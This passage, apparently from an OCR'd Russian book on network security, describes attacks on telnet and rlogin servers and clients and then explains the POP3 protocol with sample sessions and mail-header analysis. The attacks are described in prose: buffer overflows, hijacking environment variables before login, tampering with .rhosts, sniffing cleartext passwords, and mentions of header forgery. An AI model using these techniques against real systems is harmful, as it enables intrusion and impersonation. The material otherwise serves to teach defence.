- CRLF завершать каждую строку символами CR (0xD) и LF (0xA)

Команда set устанавливает требуемую опцию (например, set LOCAL_ECHO включает эхо-отображение), а команда unset соответственно сбрасывает (unset LOCAL_ECHO выключает эхо-отображение).

Врезка «замечание»

Установка опции "NTLM" приведет к тому, что аутентификация на сервере, не поддерживающего этот режим, окажется невозможна. Подробнее об этом рассказано в главе «Атака на Windows NT». Наоборот, если на сервере иные методы аутентификации, за исключением NTLM запрещены, сброс этой опции приведет к невозможности войти на сервер.

Но telnet-клиенты могут использоваться не только для работы с telnet-серверами. Прозрачность telnet-протокола позволяет использовать telnet-клиента в качестве универсального клиента для любых протоколов, базирующихся на TCP.

В этом случае telnet-клиент играет роль утилиты, которая умеет отображать на экране данные, принятые от сервера и посылать серверу данные, введенные пользователем. Именно для этого telnet-клиент часто используется в данной книге.

Атака на telnet и rlogin -сервера

- В этой главе:
  - Ошибки реализации telnet-серверов
  - Перехват пароля, передаваемого протоколом telnet
  - Манипуляция переменными окружения
  - Модификация файла rhosts

Сегодня протокол telnet используется в основном для удаленного администрирования, но, кроме этого, telnet-серверы часто устанавливаются на многих служебных узлах сети, например, маршрутизаторах. Многие операционные системы, устанавливают telnet-сервер по умолчанию, даже когда он совсем не нужен. Распространенность telnet не так уж и велика, но и он иногда становится объектом атак злоумышленников.

Как и любая другая программа, telnet-сервер подвержен угрозе срыва стека, что позволяет выполнить на удаленной машине любой код или, по крайней мере, заблокировать сервер («завесить» его). Атаки, основанные на срыве стека, подробно описаны в главе «Технология срыва стека», здесь же будут рассмотрены уязвимости, характерные именно для telnet.

Кстати, относительная простота реализации telnet-сервера и его медленное, эволюционное развитие, не испещренное внезапными глобальными изменениями и нововведениями, создают благоприятные условия для отлаживания кода, поэтому, грубые ошибки маловероятны, хотя и возможны.

Например, InterAccess TelnetD Server 4.0, работающий под управлением Windows NT, помещает имя, введенное пользователем при регистрации, в буфер фиксированного размера, но не контролирует его длину. Это позволяет злоумышленнику исполнить свой код на удаленном сервере. Сервер BFTelnet Server v1.1 содержит практически идентичную ошибку, за исключением того, что не позволяет злоумышленнику «подсунуть» свой код, но допускает «завешивание» системы.

Другой пример: если на CISCO 2621при включенном NAT (*Network Address Translation*) злоумышленник, находящийся во внешней сети, устанавливает TCP соединение во внутреннюю сеть по 23 порту, то система скидывает ласты. Эту ошибку впервые обнаружил Blue Boar, связаться с которым можно, написав по адресу BlueBoar@THIEVCO.COM

Ошибки, описанные выше, демонстрируют принципиальную возможность атак на telnet-службы, но уже давно неактуальны. Однако, помимо ошибок реализаций, сам протокол telnet содержит концептуальные уязвимости, две их которых рассмотрены ниже.

В базовой спецификации telnet-протокола, декларированной в RFC-854, не содержится никаких средств аутентификации. Пароль и имя пользователя посылаются открытым текстом (причем в зависимости от режима каждый символ может либо помешаться в отдельный пакет,

либо в пакет упаковывается вся строка целиком, но, поскольку используется алгоритм Нагла, даже в символьном режиме пароль может быть передан всего в двух пакетах, подробнее об этом рассказано в главе «Протоколы telnet и rlogin»).

Если канал связи не защищен от прослушивания (а практически всегда так и есть), то злоумышленник, перехватив пакеты, сможет восстановить имя пользователя и пароль. Широковещательная среда локальных Ethernet сетей позволяет осуществить такой перехват без труда, а в глобальных сетях существует угроза «подмятия» DNS сервера и подмены адреса узла, с которым пользователь пытается установить соединение. Подробнее об этом рассказано в главе «Атака на DNS сервер», которая находится во втором томе настоящей книги.

Современные реализации telnet, однако, уже поддерживают шифрование паролей при аутентификации. Например, клиент от Windows 2000, поддерживает NTLM шифрование, которое достаточно надежно. Перехват канала связи не позволяет злоумышленнику восстановить пароль (подробнее об этом рассказано в главе «Атака на Windows NT»). Однако до сих пор во многих случаях на сервер передаются незашифрованные пароли, и вся атака сводится к их перехвату.

Другая уязвимость заключается в возможности клиента манипулировать переменными окружения сервера ***до*** аутентификации. Впервые такая возможность упоминается в RFC-1408, затем в RFC-1572, и поддерживается многими современными telnet-серверами. Если атакующий имеет доступ к серверу на запись (например, на нем установлен ftp-сервис, позволяющий анонимному пользователю закачивать файлы), то изменением переменных окружения, таких, как PATH, легко добиться, чтобы вместо легальных программ, запускались программы злоумышленника. Таким образом, злоумышленник получает право удаленного запуска программ, от имени другого пользователя, а иногда и системы!

Известен случай, когда злоумышленник изменил стандартную Си-библиотеку libc, таким образом, чтобы при вызове некоторых функций активировался скрытый в ней троянский конь, который выполнял задуманные действия, а затем уничтожал модифицированную библиотеку, заметая следы. Затем он помещал ее в любой каталог, доступный для записи по ftp и с помощью telnet-сервера менял переменную окружения, указывающую путь к библиотечным файлам. Когда один из пользователей сервера компилировал очередную программу, линкер использовал подложенную библиотеку! Обнаружить такую атаку оказалось нелегко. Ведь злоумышленник выполнял легальные, не привлекающие внимания действия, а изучать откомпилированный код никому бы и в голову не пришло! На переменные же окружения редко кто обращает внимание, как и на захламленные каталоги incoming.

Но даже после этого случая далеко не все администраторы запретили удаленную модификацию переменных, поэтому, в сети существует множество узлов, уязвимых перед описанной атакой.

Сервера, поддерживающие протокол rlogin, значительно меньше распространены, но все же иногда встречаются. Аналогично ранним реализациям telnet, протокол rlogin передает пароль в открытом виде (если передает). Это позволяет похитить его тривиальным перехватом. Но, в отличие от telnet, с помощью rlogin нельзя войти на сервер с правами администратора. Такое ограничение уменьшает интерес злоумышленников, но, разумеется, не исключает возможности атаки.

В файле “.rhosts”, хранящемся на удаленном сервере, содержатся имена доверенных узлов, аутентификация которых не требуется. Если удастся каким-то образом модифицировать этот файл, например, используя ошибки реализаций других протоколов (а такая ситуация действительно, порой имеет место), злоумышленник сможет внести себя в список доверенных узлов и войти на сервер без предъявления пароля!

Точно так, если злоумышленник сумеет проникнуть в один из доверенных узлов (или в доверенный доверенного), он автоматически получит доступ на сервер. Часто администраторы оказываются не очень щепетильны в выборе своих «друзей» и доверяют плохо защищенным (или совсем не защищенным) узлам.

Таким образом, протоколы telnet и rlogin очень плохо защищены и могут быть подвержены атаке.

Атака на telnet-клиента

- В этой главе:
  - Атака на штатного клиента Windows 95 (Windows 98)
  - Использование ANSI драйвера для атаки

- Атака rlogin клиента лавиной срочной данных

Точно как и сервера, telnet-клиенты подвержены угрозе срыва стека. В частности, telnet-клиент, входящий в состав Windows 95, Windows 98 и даже Windows 98 SE, не проверяя длину аргументов командной строки, копирует ее в буфер фиксированного размера. Специальным образом подобранная строка позволяет злоумышленнику выполнить любой код на компьютере клиента.

Один из возможных способов атаки заключается в размещении на WEB страничке ссылки следующего вида: telnet://server.com/xxxxxxxx. Стоит жертве кликнуть по ней мышкой, как браузер автоматически запустит telnet-клиента, передав ему аргументы в командной строке (поэтому не стоит кликать по чему попало – простым кликом можно подпустить лапти на свой компьютер).

Однако, присутствие одной и той же ошибки на клиенте всех трех платформ, возводит эту атаку, основанную на заурядном срыве стека, в ранг актуальных угроз. От пользователя не требуется никаких экзотических или настораживающих действий, большинство переходит по ссылкам, абсолютно не интересуясь их содержимым, поэтому значимость этой уязвимости для злоумышленников очень велика.

Подробнее об этом можно прочитать в Microsoft Security Bulletin (MS99-033)[189]. Фирма Microsoft выпустила заплатки, которые находятся на ее сервере. Для Windows 95 здесь: http://www.microsoft.com/windows95/downloads/contents/WUCritical/Telnet/Default.asp, а для Windows 98 и Windows 98 SE здесь: http://www.microsoft.com/windows98/downloads/contents/WUCritical/Telnet/Default.asp . С 10 сентября 1999 года заплатки доступны и через Windows Update. Однако большинство пользователей оказалось не осведомлено об этой проблеме и лишь у немногих из них установлены необходимые обновления. Поэтому, возможность атаки все еще остается.

Если telnet-клиент работает с драйвером ANSI, поддерживающим макрокоманды, то существует возможность выполнять любые команды на компьютере клиента. Однако, такая ситуация встречается достаточно редко. Большинство ANSI терминалов ограничиваются поддержкой цветов и дополнительных наборов символов, но не позволяют удаленному компьютеру передавать макросы.

Клиенты rlogin в силу своей простоты обычно не содержат грубых ошибок и в общем случае не могут быть атакованы. Однако некоторые реализации не ограничивают длину буфера запоминаемых данных. Клиенты rlogin, получив сигнал срочности, должны запоминать принимаемые данные до тех пор пока с последним байтом срочных данных не получат от сервера команду. Если же сервер злоумышленника станет забрасывать клиента огромным количеством бессмысленных данных, и «забудет» передать команду, то рано или поздно вся оперативная и виртуальная память клиента истощатся и наступят ласты. Впрочем, учитывая тот факт, что большинство клиентов не обладают быстрыми каналами потребуется чрезвычайно длительный промежуток времени чтобы эффект от такого воздействия стал заметным.

История вообще пишется ретроспективно, и чем дальше от описываемых событий, тем она выглядит значительнее и красивее.

Het Monster. Тринадцать врат

Протокол POP3

- В этой главе
  - История возникновения POP3
  - Основные команды
  - Механизмы аутентификации
  - Недостатки механизмов аутентификации
  - Анализ заголовков сообщений
  - Почтовый формат MIME

---

[189] http://www.microsoft.com/security/bulletins/MS99-033faq.asp

Протокол POP3 (*Post Office Protocol version 3*) был разработан для удаленного управления почтовыми ящиками и доставке корреспонденции с сервера-почтальона на компьютер клиента.

Лет десять – двадцать тому назад количество абонентов сети еще не измерялось астрономическими цифрами, а большинство узлов представляли собой круглосуточно работающие майнфреймы. Если возникала необходимость отправить письмо, устанавливали соединение с компьютером получателя, на котором был заведен особый, так называемый, «***почтовый***» файл и дописывали свое сообщение в его конец. В любое время получатель мог открыть этот файл средствами операционной системы и просмотреть его содержимое.

Но с разрастанием сети такой подход становился все менее и менее удобным: компьютер получателя мог быть перегружен или вовсе отсоединен от сети, – иной раз проходило немало времени, пока до него удавалось «достучаться». Сегодня подавляющее большинство абонентов Internet составляют «персональные» пользователи, которые не могут позволить себе держать круглосуточную связь и входят в сеть лишь на короткое время. Поэтому, появились специализированные почтовые сервера, занимающиеся приемом и накоплением почты. В любой момент пользователь мог подсоединиться к такому серверу и разом принять всю поступившую на его имя корреспонденцию. Несмотря на то, что существующие протоколы позволяли осуществить такое взаимодействие без труда, необходимость стандартизации общения клиента с сервером, привела к возникновению новых, узкоспециализированных протоколов.

Наибольшую популярность на сегодняшний день завоевал протокол POP3, который поддерживает несколько простейших команд, обеспечивающих базовые операции управления почтовым ящиком и доставку почты на локальный компьютер, перекладывая все заботы по ее обработке клиентскому программному обеспечению.

Протокол POP3 ведает исключительно доставкой корреспонденции с сервера на компьютер клиента, а отправкой почты занимаются другие протоколы (как правило, для этой цели используется протокол SMTP, описанный в одноименной главе).

Здесь не будут рассматриваться механизмы регистрации нового клиента на сервере, поскольку обсуждение этого вопроса выходит за рамки возможностей протокола POP3. Для всех последующих экспериментов необходимо иметь уже существующий почтовый ящик, причем, желательно непустой (а, если писем все нет и нет, на худой конец можно послать пару сообщений самому себе).

*Врезка «для начинающих» **

Множество серверов предоставляют бесплатный почтовый сервис с доступом по POP3. Хорошо себя зарекомендовали www.chat.ru, www.mail.ru, www.freemail.ru, www.null.ru и многие другие.

Для всех экспериментов, описанных ниже, необходимо подключится к почтовому серверу любым telnet-клиентом, например, тем, который входит в поставку Windows 95 (Windows 98). Эту операцию можно осуществить, выполнив следующие шаги: выбрав пункт «Параметры» меню «Терминал», установить галочку «Отображение ввода»; затем вызвать диалог «Подключение», активировав пункт «Удаленная система» меню «Подключить»; в поле «Имя узла» указать адрес сервера, с которым требуется установить соединение, а в поле «Порт» задать ***сто десятый порт*** или символьное наименование протокола “POP3”.

Если используется telnet-клиент из поставки Windows 2000, то подготовительные операции могут выглядеть так: нажатие комбинации клавиш “<Ctrl-]>” переводит клиента в командный режим, где команда “set LOCAL_ECHO” включает локальное эхо-отображение символов; вызов “`open имя узла 110`” устанавливает соединение с выбранным узлом по 110 порту и автоматически переводит клиента в рабочий режим.

Оба клиента запоминают последнюю используемую конфигурацию и в дальнейшем их можно вызывать из командной строки, например, следующим образом: “`telnet.exe имя узла 110`”.




Рисунок 008 Подключение к почтовому серверу

Если адрес сервера и порт указаны правильно, а сам сервер не находится в глубоком «дауне», через некоторое время (в зависимости от загруженности и скорости канала связи) будет установлено TCP-соединение, и на экране появится ***приветствие***, приглашающее к началу работы (смотри рисунок 000).

Содержимое приветствия может варьироваться в широких пределах. Так, например, в приведенном примере сервер возвратил название и версию реализации программного обеспечения.

С этого момента сервер готов принимать запросы пользователя, если же тот в течение длительного времени не проявит никакой активности, соединение будет разорвано (на жаргоне это звучит «выгнали по тайм-ауту»). Чаще всего время бездействия ограничивается десятью минутами, но администраторы некоторых интенсивно используемых серверов, иногда уменьшают его до десятков секунд!




Рисунок 000 Приветствие сервера

В дальнейшем, дабы не приводить расточительные копии экрана, в книге будет использоваться содержимое окна telnet, представленное в удобочитаемой текстовой форме. Во избежание путаницы, команды, набираемые пользователем, будут выделяться *таким*, а ответы сервера - `таким` шрифтом.

Сразу же с момента выдачи приглашения сервер переходит в состояние ***аутентификации*** (*Authorization state*) – ожиданию имени пользователя и пароля, открывающего доступ к почтовому ящику. Команда «user» служит для передачи имени пользователя, которое должно быть отделено от команды пробелом. Например, это может выглядеть так:

```
+OK QPOP (version 2.52) at mail.computerra.ru starting.
USER ORION
+OK Password required for user ORION
```

Если сервер подтверждает наличие указанного пользователя в системе, он требует сообщить пароль. Для передачи пароля предусмотрена команда “PASS”. В отличие от имени пользователя, пароль необходимо вводить с соблюдением регистра – в большинстве случаев (но не всегда) строчечные и заглавные символы различаются. Ниже приведен пример аутентификации пользователя с регистрационным именем “Orion” и паролем “Ngc1976”:

```
+OK QPOP (version 2.52) at mail.computerra.ru starting.
USER ORION
+OK Password required for user ORION
PASS Ngc1976
+OK ORION's maildrop has 4 messages (789046 octets)
```

Если сервер подтверждает корректность пароля, он открывает доступ к ящику и сразу же информирует о его состоянии. В приведенном выше примере в ящике содержатся четыре письма с общим объемом в 789 046 байт[190].

Врезка «замечание»

При перегрузке сервер может разорвать соединение, попросив пользователя повторить попытку немного позже.

Например:

```
-ERR Unable to service you now. Try again later. If problem
persist, contact system administrator
```

Иногда, по каким-то причинам почтовый ящик бывает временно недоступен. К примеру, при разрыве соединения, сессия с пользователем может удерживаться до десяти (а иногда и свыше тридцати!) минут – в течение этого времени попытки входа на ящик будут блокироваться.

В случае несовпадения пароля сервер, выдержав паузу (предусмотренную для предотвращения перебора паролей), сообщит об ошибке и разорвет соединение. Например, это может выглядеть так:

```
+OK QPOP (version 2.52) at mail.computerra.ru starting.
USER ORION
+OK Password required for user ORION
PASS M42
-ERR Password supplied for "ORION" is incorrect
```

С момента подтверждения корректности пароля, сервер переходит в, так называемое, состояние ***транзакции*** (*Transaction state*), и ожидает от пользователя команд управляющих почтовым ящиком или доставляющих корреспонденцию на его локальный компьютер.

С пересылкой сообщений связано одно существенное ограничение протокола POP3, которое особенно неприятно для неанглоязычных корреспондентов. Стремясь увеличить скорость обмена между сервером и клиентом, американские разработчики (а протокол POP3

[190] В большинстве случаев объем измеряется не в байтах, а в ***октетах*** (*от octets*). Поскольку один октет равен восьми битам, то обе единицы измерения численно равны между собой.

разработали именно они) решили пожертвовать одним битом, отводя на каждый символ ***семь бит***, вместо положенных восьми.

Врезка «замечание»

*По причине семибитной кодировки протокола POP3 объем сообщений стало удобнее измерять не в байтах, а в **октетах**. Следующий пример позволяет продемонстрировать, в чем заключается различие.*

*Пусть, передается приветствие "Hello, my world!", занимающее **шестнадцать** байт. Но, в силу обрезания одного бита, по сети физически будет передано только 16 x 7 = 112 бит или 112 / 8 = 14 – **четырнадцать** октетов.*

Тем не менее, это не мешает считать байты и октеты тождественно равными друг другу, если идет речь об объеме информации, передаваемой от одного узла к другому. Технически безграмотно, но удобно.

Английский алфавит вместе со всеми спецсимволами и знаками препинания полностью умещается в первой половине таблицы ASCII, но передача кириллицы приводит к значительным искажениям текста: в каждом символе старший бит окапается обрезанным.

Например:

- Исходный текст:
- `Я Крипер ... поймай меня, если сможешь`
- Тот же текст, в каждом байте которого, обрезан старший бит:
- `X x`(/%` ... /.), ) ,%-o, %a+( a,.&%hl`

Поэтому, первые эксперименты с почтовым ящиком, описанные этой главе, проводятся с англоязычными письмами, не содержащими ни одного символа кириллицы. (Использование национальных алфавитов сопряжено с хитроумными алгоритмами, которые будут описаны несколько позднее).

Для получения списка сообщений, хранящихся в почтовом ящике, предусмотрена команда "LIST", пример использования которой продемонстрирован ниже:

```
+OK QPOP (version 2.52) at mail.computerra.ru starting.
LIST
+OK 4 messages (789046 octets)
1 4363
2 6078
3 4933
4 4644
.
```

Чтение корреспонденции осуществляется командой "RETR" с указанием номера выбранного сообщения.

Например:

```
RETR 1
+OK 1254 octets
From www@telscope.org Mon Feb 14 22:07:48 2000
Received: from baldrick.eia.brad.ac.uk ([143.53.48.11])
by camel.mail.ru with esmtp (Exim 3.02 #107)
id 12KQqZ-000AmG-00
for KPNC@aport.ru; Mon, 14 Feb 2000 22:07:47 +0300
Received: by baldrick.eia.brad.ac.uk (8.9.3/8.9.0) id TAA21004;
Mon, 14 Feb 2000 19:04:23 GMT
Date: Mon, 14 Feb 2000 19:04:23 GMT
Message-Id: <200002141904.TAA21004@baldrick.eia.brad.ac.uk>
To: Kris Kaspersky <KPNC@aport.RU>
From: Bradford Robotic Telescope <eia@telscope.org>
Errors-To: Bradford Robotic Telescope <eia@telscope.org>
Subject: Registration
Reply-To: eia@telscope.org

This is an automatic message.

```

```
Thank you for registering as a guest user with the Bradford Robotic Telescope.

In order to verify yourself you need to go to the following URL within the next 7
days.
If you do not go to this URL your guest user status will be removed.
Once verified you can also enter jobs for the telescope.

To verify yourself, use your Web browser to go to the following address:
http://www.telescope.org/rti/exp/kpnc/6606
Your details:
[48] kpnc
Email address: KPNC@ID.RU
Institution: Desolate


The URL for the telescope main menu:  http://www.telescope.org/
If you ever forget your password:  http://www.telescope.org/rti/cpass/c.cgi
.
```

Ответ сервера состоит из следующих частей:

- строки статуса
- заголовка письма
- тела письма
- завершающей письмо точки

Строка статуса указывает на успешность (неуспешность) операции и может принимать значение либо “+OK”, либо “+ERR” соответственно.

Более сложную структуру имеет заголовок письма. Современные почтовые клиенты скрывают от пользователя б*о*льшую часть его содержимого. А жаль! Порой заголовок содержит много интересного и даже способен выдать маленькие тайны отправителя письма.

Заголовок состоит из ***полей*** – ключевых слов и параметров, разделенных знаком двоеточия. Существуют поля двух видов. Одни формируются отправителем письма (или его почтовым клиентом), а вторые – серверами, обрабатывающими письмо в ходе его отправления – доставки.

Существует возможность подделки и фальсификации содержимого заголовка. Так, поле обратного адреса заполняется отправителем и может указывать куда угодно. Аналогичным образом заголовок может быть искажен во время пересылки письма (в главе «Анонимная рассылка корреспонденции» показано, как написать простейший скрипт, умеющий пересылать письма с уничтожением или фальсификацией всей информации об отправителе). Поэтому, никогда нельзя полагается на достоверность заголовка, но не стоит забывать о скидке «на дурака» – далеко не каждый пользователь умеет ***грамотно*** подделывать заголовки.

Первым в заголовке обычно указывается поле ‘Received’, вставляемое ***транзитными*** серверами, пересылающими почту. Какова роль промежуточных узлов? Не проще ли устанавливать соединение непосредственно с почтовым сервером получателя? Да, когда-то именно так все и происходило, но с ростом потока сообщений пришлось усложнить схему пересылки. Появились серверы – ***ретрансляторы***, специализирующиеся на пересылке почты. Подробнее о них рассказано в главах «Протокол SMTP» и «Почтовый сервер изнутри».

Содержимое поля “Received” произвольно и меняется от сервера к серверу. В той или иной форме оно должно указывать на адреса серверов отправившего и получившего письмо с сообщением времени отправления - доставки.

Каждый последующий сервер в цепочке добавляет новую запись в начало заголовка, и самая верхняя строка оставляется почтовым сервером адресата, получившим письмо. В приведенном выше примере она выглядит так:

```
Received: from baldrick.eia.brad.ac.uk ([143.53.48.11])
by camel.mail.ru with esmtp (Exim 3.02 #107)
id 12KQqZ-000AmG-00
for KPNC@aport.ru; Mon, 14 Feb 2000 22:07:47 +0300
```

Анализ заголовка позволяет установить, что в приведенном примере, сообщение было передано сервером `baldrick.eia.brad.ac.uk` (в скобках указан его IP адрес), но… удивительно,

кем оно было получено! В заголовке значится доменное имя `camel.mail.ru`, принадлежащее популярной бесплатной службе mail.ru, а пути немотивированного возникновения письма на сервере `mail.computerra.ru` становятся весьма загадочными. Вероятно, заголовок был модифицирован, – удалена, по крайней мере, одна строка. Действительно, изначально письмо адресовалось kpnc@aport.ru. Оно было благополучно доставлено адресату, но хитрый `mail.computerra.ru` перебросил его в свой ящик, ни словом не обмолвившись этим фактом в заголовке. Впрочем, сервера с таким поведением большая редкость.

Врезка «замечание»

*Две бесплатные почтовые службы mail.ru и aport.ru на самом деле являются **одной** службой в разных лицах!*

Следующее (и последнее в цепочке) поле “Received” содержит адрес сервера-отправителя, но не сообщает никакой информации о ***самом отправителе***. Поэтому достоверно определить кем было отправлено письмо не представляется возможным.

- `Received: by baldrick.eia.brad.ac.uk (8.9.3/8.9.0) id TAA21004;`
- `Mon, 14 Feb 2000 19:04:23 GMT`

Если собственноручно добавить к заголовку еще одно поле “Received” с некоторой информацией и передать письмо на `baldrick.eia.brad.ac.uk`, то получатель, анализируя заголовок, извлечет ***последнюю*** строчку «Received», содержащую ***подложный*** адрес. Подробнее о фальсификации содержимого поля “Received” рассказано в главе «Анонимная рассылка корреспонденции».

Поле «Data» заполняется сервером-отправителем сообщения, но его достоверность не гарантирована, ведь злоумышленник способен передать письмо непосредственно на ретранслятор от имени почтового сервера-отправителя.

Поле «Message-Id» служит для идентификации сообщений, позволяя из одних писем ссылаться на другие. Для обеспечения непротиворечивости каждый идентификатор должен быть уникален для ***всей*** сети Internet, то есть необходимо гарантировать существование всего лишь ***одного*** письма с данным идентификатором. Но как можно согласовать работу множества несвязанных друг с другом серверов? Организовать банк данных, отслеживающий все выданные идентификаторы возможно только теоретически. Но, поскольку каждый сервер обладает уникальным IP адресом (и, вероятнее всего, доменным именем), достаточно включить его в идентификатор, дополнив уникальной для ***данного сервера*** последовательностью, что обеспечит единственность такой комбинации во ***всей*** сети. Поэтому, идентификатор обычно состоит из имени узла-отправителя сообщения и буквенно-числовой последовательности, как правило[191], включающей в себя дату и время пересылки сообщения.

Ниже приведен пример типичного идентификатора (локальная уникальная последовательность выделена жирным шрифтом):

- `Message-Id: <`**`200002141904.TAA21004`**`@baldrick.eia.brad.ac.uk>`

Поле “From:” содержит обратный адрес отправителя сообщения, который пожелал оставить сам отправитель. При отправке письма сервер проверяет лишь синтаксическую корректность содержимого поля “From”, но не гарантирует подлинность представленных данных. Так, в приведенном примере, отправитель создает впечатление, что он находится на узле telescope.org, но анализ идентификатора Message-Id позволяет установить истинный адрес сервера-отправителя.

- `From `**`www@telscope.org`**` Mon Feb 14 22:07:48 2000`
- `...`
- `Message-Id: <200002141904.TAA21004@`**`baldrick.eia.brad.ac.uk`**`>`

Такое поведение не является чем-то ненормальным, поскольку для посылки и приема сообщений допускается использовать ***разные*** серверы, но в то же время это создает возможность фальсификации адреса отправителя с целью рассылки корреспонденции от чужого

[191] Стандарт не оговаривает пути достижения уникальности идентификатора, поэтому каждый волен реализовывать их по-своему.

имени. Подробнее о подделке заголовков сообщений рассказывается в главе «Анонимная рассылка корреспонденции».

Поле “To” указывает на получателя сообщения и состоит из двух частей – имени пользователя и адреса узла почтового сервера получателя. В общем виде оно выглядит так: username@servername. В качестве имени сервера допускается использовать его IP адрес, например: username@127.0.0.1

Все остальные поля являются факультативными и заполняются отправителем сообщения по желанию.

Тело письма отделено от заголовка одной пустой строкой и завершается точкой. В простейшем случае тело сообщения представляет собой читабельный ASCII текст, не требующий дополнительной перекодировки. Передача символов кириллицы невозможна без дополнительных ухищрений, о которых наступило время рассказать.

Существует огромное множество самых разнообразных форматов, из которых ниже будет в общих чертах рассмотрен лишь один – самый популярный из них MIME-формат (*Multipurpose Internet Mail Extensions*). Сообщение, закодированное в формате MIME, может выглядеть следующим образом:

```
From error@agama.com Fri Mar 03 23:32:48 2000
Received: from pol-156.polaris-int.ru ([195.94.226.156] helo=mail.agama.com)
by mx4.mail.ru with esmtp (Exim 3.02 #116)
id 12Qvxa-0004PG-00
for kpnc@mail.ru; Fri, 03 Mar 2000 20:33:55 +0300
Received: from 195.94.226.130 - 195.94.226.130 by mail.agama.com  with Microsoft SMTPSVC(5.5.1774.114.11);
Fri, 3 Mar 2000 20:13:13 +0300
Received: from agama.com ([195.94.226.130])
by "eMedia e-mail list robot" <robot@agama.com>
with SMTP id <D0000028149.MSG>; Fri, 3 Mar 2000 20:10:17 +0300
Received: from [195.94.226.155] by agamaweb.agama.com (NTMail 4.01.0008/AB3703.63.3e8112ca) with ESMTP id dvmhaaaa for <emedia@agama.com>; Fri, 3 Mar 2000 20:11:07 +0300
Message-ID: <009001bf8533$590417d0$9be25ec3@agama.com>
From: "emedia" <listsem@agama.com>
Date: Fri, 3 Mar 2000 20:10:17 +0300
MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="----=_NextPart_000_008D_01BF854C.7E35D890"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.00.0810.800
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.0810.800
Subject: =?windows-1251?B?xOv/IMLg8Swg9+jy4PLl6/zt6Pb7?=
Errors-To: error@agama.com
Reply-To: "" <emedia@agama.com>
To: kpnc@mail.ru
This is a multi-part message in MIME format.

------=_NextPart_000_008D_01BF854C.7E35D890
Content-Type: text/plain;
charset="windows-1251"
Content-Transfer-Encoding: quoted-printable

=C4=EE=F0=EE=E3=E8=E5 =F7=E8=F2=E0=F2=E5=EB=FC=ED=E8=F6=FB!=20

=D0=E5=E4=E0=EA=F6=E8=FF =E6=F3=F0=ED=E0=EB=E0 eMedia www.emedia.ru =
=EE=F2 =E2=F1=E5=E9 =E4=F3=F8=E8 =EF=EE=E7=E4=F0=E0=E2=EB=FF=E5=F2 =
=C2=E0=F1 =F1 =ED=E0=F1=F2=F3=EF=E0=FE=F9=E8=EC =
=EF=F0=E0=E7=E4=ED=E8=EA=EE=EC =E2=E5=F1=ED=FB =E8 =EB=FE=E1=E2=E8 - 8 =
=CC=E0=F0=F2=E0.=20
=C6=E5=EB=E0=E5=EC =C2=E0=EC =EC=EE=F0=E5 =F6=E2=E5=F2=EE=E2 =E8 =
=F1=F7=E0=F1=F2=FC=FF =ED=E5 =F2=EE=EB=FC=EA=EE =E2 =FD=F2=EE=F2 =
=E4=E5=ED=FC, =ED=EE =E8 =E2=EE =E2=F1=E5=E9 =C2=E0=F8=E5=E9 =
=E6=E8=E7=ED=E8!!!
